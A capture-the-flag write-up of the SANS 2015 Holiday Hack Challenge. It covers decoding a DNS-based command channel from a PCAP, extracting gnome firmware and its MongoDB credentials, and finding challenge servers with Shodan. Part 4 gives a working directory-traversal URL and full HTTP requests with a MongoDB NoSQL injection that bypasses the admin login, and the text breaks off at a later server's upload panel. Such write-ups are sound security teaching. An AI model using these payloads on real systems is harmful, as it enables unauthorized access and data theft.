



SANS 2015 Holiday Hack Challenge



Challenge Write-Ups by Kris Hunt

<https://ctf.rip/>

sewid666@gmail.com

Part1: Dance of the Sugar Gnome Fairies

In this challenge we had to analyse a PCAP file given to us by Josh Dosis who we find in his home in the Dosis Neighborhood.


Josh gives us a PCAP as well as many other tips about the contents of the PCAP. The challenge asks us to solve the following:

- 1) What commands are seen in the Gnome C&C channel?
- 2) What image appears in the photo the Gnome sent across the channel from the Dosis home.




Solution

Firstly, we analyse the PCAP by hand using Wireshark, we can quickly spot some unusual DNS traffic. One particular host (10.40.0.18) is sending regular DNS TXT record requests to an external server (52.2.229.189):



When we inspect the contents of the query response we see obviously base64 encoded responses in the dns.txt field.

By decoding a few of the smaller packet responses we quickly conclude, this is suspicious and likely to be our control channel.



To analyse these responses, I wrote the following Python script which performs the steps of:

- 1) Extracting the C&C commands / responses
- 2) Detecting when a file transfer has begun and storing a local copy of the file data for analysis

```
#!/usr/bin/python
#
# sewid666@gmail.com - parse sans pcap
#
# 19dec15
#

import subprocess
import base64
import os

beginfile = False
bigdata = []

# use tshark to extract the DNS TXT response data as well as lengths
with open('/dev/null') as DEVNULL:
    proc = subprocess.Popen(['tshark', '-T', 'fields', '-e', 'dns.txt', '-e', 'dns.txt.length', '-e', 'frame.number', '-r', 'giyh-capture.pcap'], stdout=subprocess.PIPE, stderr=DEVNULL)
    rawdata = proc.communicate()[0].splitlines()

for frame in rawdata:
    framedata = frame.split(' ')
    if framedata[0]:
        cmd = base64.b64decode(framedata[0]).strip()

        if beginfile == True:
            bigdata.append(base64.b64decode(framedata[0]).replace('FILE:', ''))
        else:
            print "Frame: " + framedata[2] + " " + cmd

        if "FILE:START_STATE" in cmd:
            fname = os.path.basename(cmd.split('NAME=')[1])
            beginfile = True

        if "FILE:STOP_STATE" in cmd:
            print cmd
            beginfile = False
            open(fname, 'wb').write(''.join(bigdata))
            print "[*] Wrote " + fname + " to disk."
```

A sample of the output of the script is below:

```
Frame: 26 NONE:
Frame: 70 NONE:
Frame: 117 NONE:
Frame: 165 NONE:
Frame: 220 NONE:
Frame: 269 NONE:
Frame: 319 NONE:
Frame: 363 EXEC:iwconfig
Frame: 364 EXEC:START_STATE
Frame: 365 EXEC:wlan0      IEEE 802.11abgn  ESSID:"DosisHome-Guest"
Frame: 366 EXEC:          Mode:Managed  Frequency:2.412 GHz  Cell:
7A:B3:B6:5E:A4:3F
Frame: 367 EXEC:          Tx-Power=20 dBm
Frame: 369 EXEC:          Retry short limit:7   RTS thr:off   Fragment thr:off
Frame: 370 EXEC:          Encryption key:off
Frame: 371 EXEC:          Power Management:off
Frame: 372 EXEC:
Frame: 373 EXEC:lo        no wireless extensions.
Frame: 374 EXEC:
Frame: 375 EXEC:eth0      no wireless extensions.
Frame: 376 EXEC:STOP_STATE
Frame: 432 NONE:
Frame: 480 NONE:
Frame: 524 NONE:
Frame: 573 EXEC:cat /tmp/iwlistscan.txt
Frame: 574 EXEC:START_STATE
Frame: 575 EXEC:wlan0      Scan completed :
Frame: 576 EXEC:          Cell 01 - Address: 00:7F:28:35:9A:C7
Frame: 577 EXEC:          Channel:1

...

Frame: 875 FILE:/root/Pictures/snapshot_CURRENT.jpg
Frame: 876 FILE:START_STATE,NAME=/root/Pictures/snapshot_CURRENT.jpg
FILE:STOP_STATE
[*] Wrote snapshot_CURRENT.jpg to disk.
Frame: 1451 NONE:
Frame: 1501 NONE:
Frame: 1543 NONE:
```

Task Solutions

So the answers to the questions are:

- 1) The commands sent across the command and control channel are:
 - a. `iwconfig` (in frame 363)
 - b. `cat /tmp/iwlistscan.txt` (in frame 573)
- 2) The image is of a child's bedroom seen from the perspective of a toy gnome sitting on a bookshelf. The image contains the message:
 - a. GnomeNET-NorthAmerica



Part 2: I'll be Gnome for Christmas: Firmware Analysis for Fun and Profit

After giving Josh our flag for challenge one, I'm able to speak with Jessica in the Dosis Neighbourhood.



She gives me a firmware binary file. Upon analysing the firmware, I find that the file contains a PEM encoded public key file and an ELF firmware binary.

I followed these steps in my analysis:

1. Use python to split the PEM 4096 bit public key file from the ELF binary

```
#!/usr/bin/python
certsize = 1809
inbin = open('giyh-firmware-dump.bin','rb').read()
open('cert.pem','wb').write(inbin[:certsize])
open('firmware.bin','wb').write(inbin[-(len(inbin)-certsize):])
```

2. Using “file”, we identify the hardware architecture of the device the firmware came from:

```
root@kali:~/sans/firmware# file firmware.bin
firmware.bin: ELF 32-bit LSB shared object, ARM, EABI5 version 1 (SYSV),
dynamically linked, interpreter *empty*, stripped
```

3. Next I used “binwalk” to discover the firmware contained a *SquashFS* Filesystem at offset 166,994. The SquashFS filesystem was 17,376,149 bytes in length.

```
root@kali:~/sans/firmware# binwalk firmware.bin

DECIMAL      HEXADECIMAL    DESCRIPTION
-----
0            0x0            ELF 32-bit LSB shared object, ARM, version 1 (SYSV)
166994       0x28C52        Squashfs filesystem, little endian, version 4.0,
compression:gzip, size: 17376149 bytes, 4866 inodes, blocksize: 131072 bytes,
created: Tue Dec 8 13:47:32 2015
```

4. Next I extracted the *SquashFS* filesystem with “dd” using the offset and length values found earlier:

```
root@kali:~/sans/firmware# dd if=firmware.bin bs=1 skip=166994 count=17376149
of=firmware.squashfs
17376149+0 records in
17376149+0 records out
17376149 bytes (17 MB) copied, 18.5964 s, 934 kB/s
```

5. Then I opened the filesystem contents using “unsquashfs”:

```
root@kali:~/sans/firmware# unsquashfs firmware.squashfs
Parallel unsquashfs: Using 2 processors
3936 inodes (5763 blocks) to write

[=====] 5763/5763 100%
created 3899 files
created 930 directories
created 37 symlinks
created 0 devices
created 0 fifos
```


6. Inside the filesystem I then found a MongoDB database installed with a dbPath of /opt/mongodb/:

```
root@kali:~/sans/firmware/squashfs-root/etc# cat mongod.conf
# LOUISE: No logging, YAY for /dev/null
# AUGGIE: Louise, stop being so excited to basic Unix functionality
# LOUISE: Auggie, stop trying to ruin my excitement!

systemLog:
  destination: file
  path: /dev/null
  logAppend: true
storage:
  dbPath: /opt/mongodb
net:
  bindIp: 127.0.0.1
```

7. Using mongodump, we converted the collections into BSON format:

```
root@kali:~/sans/firmware/squashfs-root/opt/mongodb# mongodump --dbpath $PWD
Sat Dec 19 00:40:45.786 [tools] all dbs
Sat Dec 19 00:40:45.790 [tools] DATABASE: gnome to dump/gnome
Sat Dec 19 00:40:45.791 [tools] gnome.system.indexes to
dump/gnome/system.indexes.bson
Sat Dec 19 00:40:45.791 [tools] 4 objects
Sat Dec 19 00:40:45.791 [tools] gnome.cameras to dump/gnome/cameras.bson
Sat Dec 19 00:40:45.792 [tools] 12 objects
Sat Dec 19 00:40:45.792 [tools] Metadata for gnome.cameras to
dump/gnome/cameras.metadata.json
Sat Dec 19 00:40:45.792 [tools] gnome.settings to dump/gnome/settings.bson
Sat Dec 19 00:40:45.792 [tools] 11 objects
Sat Dec 19 00:40:45.792 [tools] Metadata for gnome.settings to
dump/gnome/settings.metadata.json
Sat Dec 19 00:40:45.792 [tools] gnome.status to dump/gnome/status.bson
Sat Dec 19 00:40:45.793 [tools] 2 objects
Sat Dec 19 00:40:45.793 [tools] Metadata for gnome.status to
dump/gnome/status.metadata.json
Sat Dec 19 00:40:45.793 [tools] gnome.users to dump/gnome/users.bson
Sat Dec 19 00:40:45.793 [tools] 2 objects
Sat Dec 19 00:40:45.793 [tools] Metadata for gnome.users to
dump/gnome/users.metadata.json
Sat Dec 19 00:40:45.793 dbexit:
Sat Dec 19 00:40:45.793 [tools] shutdown: going to close listening sockets...
Sat Dec 19 00:40:45.793 [tools] shutdown: going to flush diaglog...
Sat Dec 19 00:40:45.793 [tools] shutdown: going to close sockets...
Sat Dec 19 00:40:45.793 [tools] shutdown: waiting for fs preallocator...
Sat Dec 19 00:40:45.794 [tools] shutdown: closing all files...
Sat Dec 19 00:40:45.795 [tools] closeAllFiles() finished
Sat Dec 19 00:40:45.795 [tools] shutdown: removing fs lock...
Sat Dec 19 00:40:45.795 dbexit: really exiting now
```

8. Finally using “bsondump” we read the “users.bson” data to recover the administrator password:

```
root@kali:~/sans/firmware/squashfs-root/opt/mongodb/dump/gnome# bsondump
users.bson
{ "_id" : ObjectId( "56229f58809473d11033515b" ), "username" : "user", "password" : "user", "user_level" : 10 }
{ "_id" : ObjectId( "56229f63809473d11033515c" ), "username" : "admin", "password" : "SittingOnAShelf", "user_level" : 100 }
2 objects found
```

Task Solutions

During my time analysing this firmware I’m able to ascertain the answers to the following questions:

- 3) What operating system and CPU type are used in the Gnome? What type of web framework is the Gnome web interface built in?
 - a. Operating System: Linux
 - b. CPU Type: ARM
 - c. Web framework: node.js
- 4) What kind of a database engine is used to support the Gnome web interface? What is the plaintext password stored in the Gnome database?
 - a. MongoDB
 - b. SittingOnAShelf

Part 3: Let it Gnome! Let it Gnome! Let it Gnome! Internet-Wide Scavenger Hunt


To begin the hunt, we got the very first SuperGnome IP address from the `/etc/hosts` file of our firmware dump from part 2.

```
root@kali:~/sans/firmware/squashfs-root/etc# cat hosts
127.0.0.1 localhost

::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters

# LOUISE: NorthAmerica build
52.2.229.189    supergnome1.atnascorp.com sg1.atnascorp.com
supergnome.atnascorp.com sg.atnascorp.com
```

I was then able to browse to that IP and was greeted with the SuperGnome login page.



We are then able to login with username/password we recovered from the firmware's mongoddb earlier:

- **Username:** admin
- **Password:** SittingOnAShelf

Next, in order to find the other SuperGnome's we use a clue given by Jessica in the Dosis Neighbourhood, she mentioned that I should "*sho Dan*" the information I found. To get some unique keys to search with we probe the webserver on the SuperGnome we already know about just a little.

Using curl we found that the SuperGnome's have a distinctive signature in their HTTP headers:

```
root@kali:~/sans/supergnome# curl -vk http://52.2.229.189/
* Hostname was NOT found in DNS cache
*   Trying 52.2.229.189...
* Connected to 52.2.229.189 (52.2.229.189) port 80 (#0)
> GET / HTTP/1.1
> User-Agent: curl/7.38.0
> Host: 52.2.229.189
> Accept: */*
```

```
>
< HTTP/1.1 200 OK
< X-Powered-By: GIYH::SuperGnome by AtnasCorp
< Set-Cookie: sessionId=nPsdS9M66qkmOuWGEtKP; Path=/
< Content-Type: text/html; charset=utf-8
< Content-Length: 2609
```

Using this HTTP header at <https://Shodan.io> we find the global SuperGnome network IP addresses:

X-Powered-By: GIYH::SuperGnome by AtnasCorp

Explore

Contact Us

New to Shodan

Exploits

Maps

TOP COUNTRIES

United States	2
Japan	1
Brazil	1
Australia	1

TOP ORGANIZATIONS

Amazon.com	5
------------	---

Showing results 1 - 5 of 5

GIYH::ADMIN PORT V.01

54.233.105.81
ec2-54-233-105-81.sa-east-1.compute.amazonaws.com
Amazon.com
Added on 2015-12-17 15:30:08 GMT
Brazil
Details

HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Set-Cookie: sessionId=ydKn90bS1NFLNGNn2x; Path=/
Content-Type: text/html; charset=utf-8
Content-Length: 2609
ETag: W/"a31-ViPzOnkT4Luz/Fnlw80jg"
Date: Thu, 17 Dec 2015 15:30:04 GMT
Connection: keep-alive

GIYH::ADMIN PORT V.01

52.192.152.132
ec2-52-192-152-132.ap-northeast-1.compute.amazonaws.com
Amazon.com
Added on 2015-12-14 18:41:32 GMT
Japan, Tokyo
Details

HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Set-Cookie: sessionId=hf0I22Napj0DQWnHQN; Path=/
Content-Type: text/html; charset=utf-8
Content-Length: 2609
ETag: W/"a31-nAsgWMyW7lxQDMvQFBjdQw"
Date: Mon, 14 Dec 2015 18:41:29 GMT
Connection: keep-alive

GIYH::ADMIN PORT V.01

52.229.189
ec2-52-229-189.compute-1.amazonaws.com
Amazon.com
Added on 2015-12-09 21:32:31 GMT
United States, Ashburn
Details

HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Set-Cookie: sessionId=s6nuccASPPyu18sqV0ji; Path=/
Content-Type: text/html; charset=utf-8
Content-Length: 2609
ETag: W/"a31-0G0kFF0jqkiCqPkx06ssVw"
Date: Wed, 09 Dec 2015 21:32:28 GMT
Connection: keep-alive

GIYH::ADMIN PORT V.01

52.64.191.71
ec2-52-64-191-71.ap-southeast-2.compute.amazonaws.com
Amazon.com
Added on 2015-12-09 21:32:30 GMT
Australia, Sydney
Details

HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Set-Cookie: sessionId=TVAG3lutgC5jiqa2jKKj; Path=/
Content-Type: text/html; charset=utf-8
Content-Length: 2609
ETag: W/"a31-gDndagSwbxjpd2h13jE0"
Date: Wed, 09 Dec 2015 21:32:29 GMT
Connection: keep-alive

GIYH::ADMIN PORT V.01

52.34.3.80
ec2-52-34-3-80.us-west-2.compute.amazonaws.com
Amazon.com
Added on 2015-12-09 21:32:30 GMT
United States, Boardman
Details

HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Set-Cookie: sessionId=mpHZC7JlRGNDTj07h93T; Path=/
Content-Type: text/html; charset=utf-8
Content-Length: 2609
ETag: W/"a31-hpnbKXG/Rjft+aZGu277Mg"
Date: Wed, 09 Dec 2015 21:32:28 GMT
Connection: keep-alive

Task Solutions

The IP Addresses, which we verified with Tom H in the Dosis Neighbourhood, and geographical locations are:

5) The IP Addresses

- SG-01 52.2.229.189
- SG-02 52.34.3.80
- SG-03 52.64.191.71
- SG-04 52.192.152.132
- SG-05 54.233.105.81

6) The Geographical Locations

- SG-01 is located in the US
- SG-02 is located in the US
- SG-03 is located in Sydney, Australia
- SG-04 is located in Japan
- SG-05 is located in Brazil



Part 4: There's No Place Like Gnome for the Holidays: Gnomage Pwnage

SG-01 Exploitation

Status: Successful


For SG-01, no specific exploitation was required as the gnome.conf file was available for download from the /files URL:

```
Gnome Serial Number: NCC1701
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-01
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

SG-02 Exploitation

Status: Successful

We again used the same credentials for this SuperGnome of “admin/SittingOnAShelf”. Upon checking the “Files” tab we found downloading to be disabled:



Files


Downloading disabled by Super-Gnome administrator.

Current Files

Files location: /gnome/www/files/

file	size	download
20150225093040.zip	3443	Download
factory_cam_2.zip	1148593	Download
gnome.conf	339	Download
gnome_firmware_rel_notes.txt	748	Download
sgnet.zip	6426	Download
sniffer_hit_list.txt	211	Download

However, unique to this SuperGnome, we have an option to upload Settings files in the settings menu:



Settings

Current Settings

NOTE: These settings will be pushed to subordinate Gnomes on every poll.

Setting	Value
Current config file:	./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?:	YES
Camera monitoring?:	YES
Audio monitoring?:	YES
Camera update rate:	60min
Gnome mode:	SuperGnome
Gnome name:	SG-02
Allow file uploads?:	YES
Allowed file formats:	.png
Allowed file size:	512kb
Files directory:	/gnome/www/files/

Upload Settings

Dest filename (e.g. path/file.clg):

Choose a file: No file selected

However when we examine both this functionality on the SG-02 administrator portal, and the source code itself, we find that uploads cannot be saved due to a ... “known issue” shall we say:

```
if (free < 9999999999) { // AUGGIE: I think this is breaking
uploads?  Stuart why did you set this so high?
  msgs.push('Insufficient space!  File creation error!');
}
```

Dir /gnome/www/public/upload/SDfnMJBk/ created
successfully!

Insufficient space! File creation error!

So it seems like we can create directories, but we can’t upload files? I am not convinced how useful this is at this stage but we find out later...

Searching further, I examine other possible vectors where we can control inputs, I run into the following vector that is worth investigating:

- <http://52.34.3.80/cam?camera=1>

What this part of the script does is take the integer supplied by the user with the “camera” parameter, append “.png” and then attempt to read that file and return it to the browser.

The code looks like this:

```
router.get('/cam', function(req, res, next) {
  var camera = unescape(req.query.camera);
  // check for .png
  if (camera.indexOf('.png') == -1)
    camera = camera + '.png'; // add .png if its not found
  ...
}
```

In this code, the “.png” extension will only be appended if the “.png” string is not found anywhere in the user supplied data. This opens up scope for us to grab files the author never intended as long as there is “.png” somewhere in the full path string!


Remembering fondly a lesson I had heard in Dosis Neighbourhood I decided to seek out a way to combine these two items I had found into an exploit:



After some testing, we find this directory traversal works to specifically reference a file anywhere we want (as long as ".png" exists in the string):

- <http://52.34.3.80/cam?camera=../../../../gnome/www/public/images/1.png>

Next we pollute the filesystem with a folder name we control that contains ".png" using the very helpful "Settings" upload folder creation method we found earlier:



Next we combine the directory traversal with our newly created folder:

<http://52.34.3.80/cam?camera=../../../../gnome/www/public/upload/busKZrfs/hacked.png../../../../files/gnome.conf>

And with some luck, we are successful on our first attempt to retrieve the flag:

```
Gnome Serial Number: XKCD988
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-02
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```


SG-03 Exploitation

Status: Successful


Unfortunately for this SuperGnome, our “admin” credentials do not work. Instead I tried the “user” level credentials which were:

- **Username:** user
- **Password:** user

These credentials allowed us to login to the portal on the SuperGnome. Unfortunately, though this user has very few privileges so we cannot do much here.

I begin to look for other vectors, narrowing my focus on the authentication system now as we need to somehow become administrator.

I recall seeing this idea in the Dosis Neighbourhood while chatting with Dan:



Later I saw a link to the following article:


<http://blog.websecurify.com/2014/08/hacking-nodejs-and-mongodb.html>

After reviewing this article, I review the login code for the SuperGnome Portal and find the classic NoSQL injection vector is quite obvious:

```
// LOGIN POST
router.post('/', function(req, res, next) {
  var db = req.db;
  var msgs = [];
  db.get('users').findOne({username: req.body.username, password:
  req.body.password}, function (err, user)
```

Using “Burpsuite” I can confirm the existence of the MongoDB NoSQL injection vector using the following steps:

1. Using the browser, login with any username/password combination



2. Modify the following parameters in the intercepted packet:
 - a. Content-Type => application/json
 - b. Post variables =>

```
{
  "username": {"$gt": ""},
  "password": {"$gt": ""}
}
```

So our original HTTP login request looks like this:

```
POST / HTTP/1.1
Host: 52.64.191.71
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.4.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.64.191.71/?logout=1
Cookie: sessionId=8UMa8kEX43YZ5qg25Jap
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 28

username=any&password=string
```

And we modify it as such:

```
POST / HTTP/1.1
Host: 52.64.191.71
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.4.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.64.191.71/?logout=1
Cookie: sessionId=XPcU8uBWiZIRKv5EEZtd
Connection: keep-alive
Content-Type: application/json
Content-Length: 28

{
  "username": {"$gt": ""},
  "password": {"$gt": ""}
}
```

Using this method however, we only receive “user” level authentication bypass.

We modify our methodology slightly to hardcode the user we want to target; our modified HTTP request now looks like this:

```
POST / HTTP/1.1
Host: 52.64.191.71
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.4.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.64.191.71/?logout=1
Cookie: sessionId=xywk8JwFyBcobGG6jvj3
Connection: keep-alive
Content-Type: application/json
Content-Length: 23

{
  "username": "admin",
  "password": {"$gt": ""}
}
```

Which successfully logs us in as administrator:

SuperGnome 03

Welcome admin, to the GIYH Administrative Portal.


The final step is simply to browse to the /files and download the flag:

```
Gnome Serial Number: THX1138
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-03
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

SG-04 Exploitation

Status: Successful

This SuperGnome in Japan is different to other SuperGnome's in that it allows file uploads. Again the username and password of "admin/SittingOnAShelf" allows us administrator access to the web user interface. The upload panel is shown here:



Files

Current Files

Files location: /gnome/www/files/

file	size	download
20151203133815.zip	4382	Download
factory_cam_4.zip	1142383	Download
gnome.conf	350	Download
gnome_firmware_rel_notes.txt	748	Download
sgnet.zip	6426	Download
sniffer_hit_list.txt	211	Download

Upload New File

Post-process:

